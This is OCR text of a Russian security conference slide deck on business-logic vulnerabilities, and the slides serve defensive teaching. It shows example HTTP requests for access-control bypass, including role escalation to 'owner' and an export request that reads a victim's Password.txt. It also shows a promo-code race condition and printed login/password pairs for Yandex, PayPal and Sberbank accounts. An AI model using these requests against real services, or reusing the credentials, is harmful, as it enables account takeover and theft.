
Уязвимости бизнес логики которые могут стоить вам миллионы

Азиз Алимов, @ims0lo


Security team

Что такое уязвимости бизнес-логики


Broken Access Control




Owner





Administrator




Operator








```
POST /api/v1/create_user
…

{
"role":"operator",
"number":"+711111111",
"name":“user123",
"email":“test@test.com"
}
```




```
POST /api/v1/create_user
…

{
"role":"operator",
"number":"+711111111",
"name":“user123",
"email":“test@test.com"
}
```


```
POST /api/v1/create_user
…

{
"role":“owner",
"number":"+711111111",
"name":“user123",
"email":“test@test.com"
}
```




User 1





User 2



User 3








Security team

```
POST /export/?method=to_ext_storage
HTTP/1.1
…


service=ext_storage& …
&photos=["example.jpg"]& …
```

```
POST /export/?method=to_social HTTP/1.1
…


service=ext_storage& …
&photos=[“<victim_id>:/Password.txt"]& …
```

```
POST /export/?method=to_social HTTP/1.1
…


service=ext_storage& …
&photos=[“uuid-fefefe:/Password.txt"]& …
```



Yandex:

Fortesting2015@Ya.ru / P@ssw0rd

PayPal:

Fortesting2015@yandex.ru / Sup3erneg@passw00rd

Sberbank:

1821371230 / &@#8asd123

Recommendations

- OpenAPI
- Test-cases(?)
- Custom declarative policy scheme


- OPA
- Zanzibar

OPA

ZANZIBAR

Auth best practices

Airbnb ZANZIBAR



Race condition

POST /api/get_daily_promo

....


{“param":"promo12348"}

Security team


```
POST /api/get_daily_promo
....

{“param":"promo12348"}
```


```
SELECT promo_id from discounts where user_id = “123” and
promo_campaign = “xyz”
if !(result != 0) {
  new_promo_id = gen_promo_id(“xyz”)
  INSERT INTO discounts VALUES (new_promo_id,”123”,”xyz”)
```


```
POST /api/get_daily_promo
....

{“param":"promo12348"}
```




```
SELECT promo_id from discounts where user_id = “123” and
promo_campaign = “xyz”
if !(result != 0) {
  new_promo_id = gen_promo_id(“xyz”)
  INSERT INTO discounts VALUES (new_promo_id,”123”,”xyz”)
```

